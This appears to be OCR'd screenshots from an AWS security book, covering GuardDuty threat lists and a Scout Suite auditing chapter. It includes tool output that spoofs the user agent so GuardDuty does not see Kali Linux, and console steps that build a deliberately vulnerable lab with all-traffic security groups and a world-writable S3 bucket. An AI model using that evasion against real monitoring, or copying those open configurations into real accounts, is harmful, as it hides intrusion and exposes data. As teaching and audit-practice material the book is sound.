
Threat lists
Threat lists consist of known malicious IP addresses. GuardDuty generates findings for IP addresses that are included in threat lists. Learn more


```
Detected environment as Kali Linux. Modifying user agent to hide that from GuardDuty...
  User agent for this session set to:
    Boto3/1.7.48 Python/3.6.5 Windows/10 Botocore/1.10.48
```


Chapter 17: Using Scout Suite for AWS Security Auditing









aws
Services
Resource Groups
Internet gateways > Attach to VPC
Attach to VPC
Attach an internet gateway to a VPC to enable communication with the internet. Specify the VPC you would like to attach below.
VPC*
Select a VPC
Filter by attributes
VPC ID
Name
vpc-0b24083bd355d40ca
VulnVPC
AWS Command Line
* Required
Cancel
Attach



aws
Services
Resource Groups
Route Tables > Edit routes
Edit routes
Destination
Target
Status
Propagated
10.0.0.0/16
local
active
No
0.0.0.0/0
igw-0488d8c66fe35859e
No
Add route
* Required
Cancel
Save routes



aws
Services
Resource Groups
Security Groups > Edit inbound rules
Edit inbound rules
Inbound rules control the incoming traffic that's allowed to reach the instance.
Type
Protocol
Port Range
Source
All traffic
All
All
Anywhere
0.0.0.0/0, ::/0
Add Rule
NOTE: Any edits made on existing rules will result in the edited rule being deleted and a new rule created with the new details. This will cause traffic that depends on that rule to be dropped for a very brief period of time unti
* Required



aws
Services
Resource Groups
1. Choose AMI
2. Choose Instance Type
3. Configure Instance
4. Add Storage
5. Add Tags
6. Configure Security Group
7. Review
Step 3: Configure Instance Details
Configure the instance to suit your requirements. You can launch multiple instances from the same AMI, request Spot instances to take advantage of the lower pricing, assign an access management role to the instance, and more.
Number of instances
1
Launch into Auto Scaling Group
Purchasing option
Request Spot instances
Network
vpc-0b24083bd355d40ca | VulnVPC
Create new VPC
Subnet
subnet-0091f117cc2955461 | VulnSubnet | us-east-1
Create new subnet
251 IP Addresses available
Auto-assign Public IP
Enable
Placement group
Add instance to placement group
Capacity Reservation
Open
Create new Capacity Reservation
IAM role
None
Create new IAM role
Shutdown behavior
Stop
Enable termination protection
Protect against accidental termination
Monitoring
Enable CloudWatch detailed monitoring
Additional charges apply.
Tenancy
Shared - Run a shared hardware instance
Additional charges will apply for dedicated tenancy.
Elastic Inference
Add an Elastic Inference accelerator
Additional charges apply.
T2/T3 Unlimited
Enable
Additional charges may apply



aws
Console Home
Services
Resource Groups
Sam
N. Virgini
1. Choose AMI
2. Choose Instance Type
3. Configure Instance
4. Add Storage
5. Add Tags
6. Configure Security Group
7. Review
Step 6: Configure Security Group
A security group is a set of firewall rules that control the traffic for your instance. On this page, you can add rules to allow specific traffic to reach your instance. For example, if you want to set up a web server and allow Internet traffic to reach your instance, add rules that allow unre
HTTP and HTTPS ports. You can create a new security group or select from an existing one below. Learn more about Amazon EC2 security groups.
Assign a security group:
Create a new security group
Select an existing security group
Security Group ID
Name
Description
sg-08373edb2ada56b13
default
default VPC security group
sg-066cbc3005ac078c2
vulnsecgroup
vulnerable
Inbound rules for sg-066cbc3005ac078c2 (Selected security groups: sg-066cbc3005ac078c2)
Type
Protocol
Port Range
Source
Description
All traffic
All
All
0.0.0.0/0
All traffic
All
All
::/0



Create bucket
Name and region
Configure options
3 Set permissions
4 Review
Note: You can grant access to specific users after you create the bucket.
Public access settings for this bucket
Use the Amazon S3 block public access settings to enforce that buckets don't allow public access to data. You can also configure the Amazon S3 block public access settings at the account level. Learn more
Manage public access control lists (ACLs) for this bucket
Block new public ACLs and uploading public objects (Recommended)
Remove public access granted through public ACLs (Recommended)
Manage public bucket policies for this bucket
Block new public bucket policies (Recommended)
Block public and cross-account access if bucket has public policies (Recommended)
Manage system permissions
Do not grant Amazon S3 Log Delivery group write access to this bucket
Previous
Next



Services
Resource Groups
Amazon S3
vuln-bucket
Overview
Properties
Permissions
Management
Public access settings
Access Control List
Bucket Policy
CORS configuration
Access for your AWS account root user
Account
List objects
Write objects
Read bucket permissions
Your AWS account (owner)
Yes
Yes
Yes
Access for other AWS accounts
Add account
Delete
Public access
Group
Everyone
S3 log delivery group
Log Delivery
Everyone
This bucket will have public access
Everyone will have access to one or all of the following: list objects, write objects, read and write permissions.
Access to the objects
List objects
Write objects
Access to this bucket's ACL
Read bucket permissions
Write bucket permissions
Cancel
Save



aws
Services
Resource Groups
Search IAM
Add user
Delete user
Dashboard
Groups
Users
Roles
Policies
Identity providers
Account settings
Credential report
Encryption keys
Find users by username or access key
User name
Groups
There are no IAM users. Learn more


aws
Services
Resource Groups
Add user
1
2
3
4
5
Set user details
You can add multiple users at once with the same access type and permissions. Learn more
User name*
auditor
Add another user
Select AWS access type
Select how these users will access AWS. Access keys and autogenerated passwords are provided in the last step. Learn more
Access type*
Programmatic access
Enables an access key ID and secret access key for the AWS API, CLI, SDK, and other development tools.
AWS Management Console access
Enables a password that allows users to sign-in to the AWS Management Console.



Services
Resource Groups
Add user
1 2 3 4 5
Set permissions
Add user to group
Copy permissions from existing user
Attach existing policies directly
Create policy
Filter policies
Search
Showing 430 results
Policy name
Type
Used as
Description
QuickSightAccessF… AWS managed None Policy used by QuickSight team to acces…
RDSCloudHsmAuth… AWS managed None Default policy for the Amazon RDS servic…
ReadOnlyAccess AWS managed None Provides read-only access to AWS servic…
ResourceGroupsan… AWS managed None Provides full access to Resource Groups …
ResourceGroupsan… AWS managed None Provides access to use Resource Groups…
SecretsManagerRe… AWS managed None Provides read/write access to AWS Secre…
SecurityAudit Job function None The security audit template grants access…
ServerMigrationCon… AWS managed None Permissions to allow the AWS Server Mig…
Set permissions boundary


Services
Resource Groups
Add user
1 2 3 4 5
Review
Review your choices. After you create the user, you can view and download the autogenerated password and access key.
User details
User name auditor
AWS access type Programmatic access - with an access key
Permissions boundary Permissions boundary is not set
Permissions summary
The following policies will be attached to the user shown above.
Type
Name
Managed policy ReadOnlyAccess
Managed policy SecurityAudit
Tags
No tags were added.

